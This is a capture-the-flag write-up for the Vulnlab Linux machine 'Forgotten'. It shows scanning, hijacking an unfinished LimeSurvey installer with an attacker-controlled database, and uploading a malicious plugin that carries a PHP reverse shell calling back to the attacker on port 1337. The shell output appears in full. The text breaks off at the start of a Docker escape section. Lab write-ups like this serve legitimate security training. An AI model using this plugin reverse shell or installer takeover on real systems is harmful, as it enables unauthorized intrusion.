Vulnlab Linux Easy: Forgotten
Forgotten is an Easy rated Linux machine on Vulnlab.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.105.122
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-01-29 11:10 CET
Nmap scan report for 10.10.105.122
Host is up (0.038s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8f:0e:2c:7c:c7:05:f2:c3:38:70:b3:8a:6c:e0:71:4d (ECDSA)
|_  256 92:27:9b:43:92:d1:69:78:0c:5b:1b:01:5e:08:35:14 (ED25519)
80/tcp open  http    Apache httpd 2.4.56
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 12.91 seconds
Enumerate HTTP (Port 80)
Landing page reveals a forbidden error. It also exposes the Apache server version. 
Use Dirsearch to find the /survey subdirectory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~]
└─$ dirsearch -u <http://10.10.105.122>
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_10.10.105.122/_24-01-29_11-13-46.txt

Target: <http://10.10.105.122/>

[11:13:46] Starting:
[11:15:47] 301 -  315B  - /survey  ->  <http://10.10.105.122/survey/>

Task Completed
Survey landing page. 
Looks like the limesurvey installation hasn’t been completed yet, we can start the installation ourselves. Since we have to specify a database and we don’t have the credentials of the database (if it exists) that is running on localhost, we will create our own database. 
Use Docker to start a MySQL server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
# Docker compose file

version: '3.8'

services:
  mysql:
    image: mysql:latest
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: password
      MYSQL_DATABASE: data
      MYSQL_USER: test
      MYSQL_PASSWORD: password
    ports:
      - "0.0.0.0:3306:3306"
    networks:
      - mysql_network

networks:
  mysql_network:
    driver: bridge

# Start docker container
┌──(kali㉿kali)-[/tmp]
└─$ sudo docker-compose up -d
Creating network "tmp_mysql_network" with driver "bridge"
Pulling mysql (mysql:latest)...
latest: Pulling from library/mysql
558b7d69a2e5: Pull complete
2cb5a921059e: Pull complete
b85878fb9bb2: Pull complete
d16f3fd26a82: Pull complete
afd51b5329cb: Pull complete
374d2f7f3267: Pull complete
4ea1bb2c9574: Pull complete
1c9054053605: Pull complete
d79cd2da03be: Pull complete
e3a1aa788d17: Pull complete
Digest: sha256:d7c20c5ba268c558f4fac62977f8c7125bde0630ff8946b08dde44135ef40df3
Status: Downloaded newer image for mysql:latest
Creating tmp_mysql_1 ... done

# Verify docker container
┌──(kali㉿kali)-[/tmp]
└─$ sudo docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED         STATUS          PORTS                                                  NAMES
988fd4db132c   mysql:latest   "docker-entrypoint.s…"   2 minutes ago   Up 48 seconds   0.0.0.0:3306->3306/tcp, :::3306->3306/tcp, 33060/tcp   tmp_mysql_1
We can now point the database to our Docker container. 
We can now set the password of the admin user to “password”. 
Use the credentials to login to the admin panel: admin:password. 
While browsing the admin page, we find a pluginmanager where we can upload and install plugins. 
Whilst googling for authenticated RCE exploits for limesurvey I came across the following: PoC. Start by modifying the IP in the PHP reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/Limesurvey-RCE]
└─$ head php-rev.php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.1.49';  // CHANGE THIS
$port = 1337;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
Next, we need to modify the config.xml file (we need to modify the version, otherwise limesurvey will think that the plugin isn’t compatible).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(kali㉿kali)-[~/Limesurvey-RCE]
└─$ cat config.xml
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>Y1LD1R1M</name>
        <type>plugin</type>
        <creationDate>2023-03-20</creationDate>
        <lastUpdate>2023-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl><https://github.com/Y1LD1R1M-1337></authorUrl>
        <supportUrl><https://github.com/Y1LD1R1M-1337></supportUrl>
        <version>6.0</version>
        <license>GNU General Public License version 2 or later</license>
        <description>
                <![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>

    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
        <version>6.0</version>
    </compatibility>
    <updaters disabled="disabled"></updaters>
</config>
The files are now ready to be zipped.
1
2
3
4
┌──(kali㉿kali)-[~/Limesurvey-RCE]
└─$ zip exploit.zip config.xml php-rev.php
  adding: config.xml (deflated 57%)
  adding: php-rev.php (deflated 61%)
Upload the ZIP file and install the plugin, next go to: "Action", "Activate". 
Now that the plugin is uploaded, installed and activated we can execute our reverse shell.
1
<http://10.10.105.122/survey/upload/plugins/Y1LD1R1M/php-rev.php>
We should now have a shell as the limesvc user.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.8.1.49] from (UNKNOWN) [10.10.105.122] 41110
Linux efaa6f5097ed 6.2.0-1012-aws #12~22.04.1-Ubuntu SMP Thu Sep  7 14:01:24 UTC 2023 x86_64 GNU/Linux
 11:04:06 up 55 min,  0 users,  load average: 0.04, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$
Escape Docker
Looks like we are in a Docker environment (.dockerenv).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
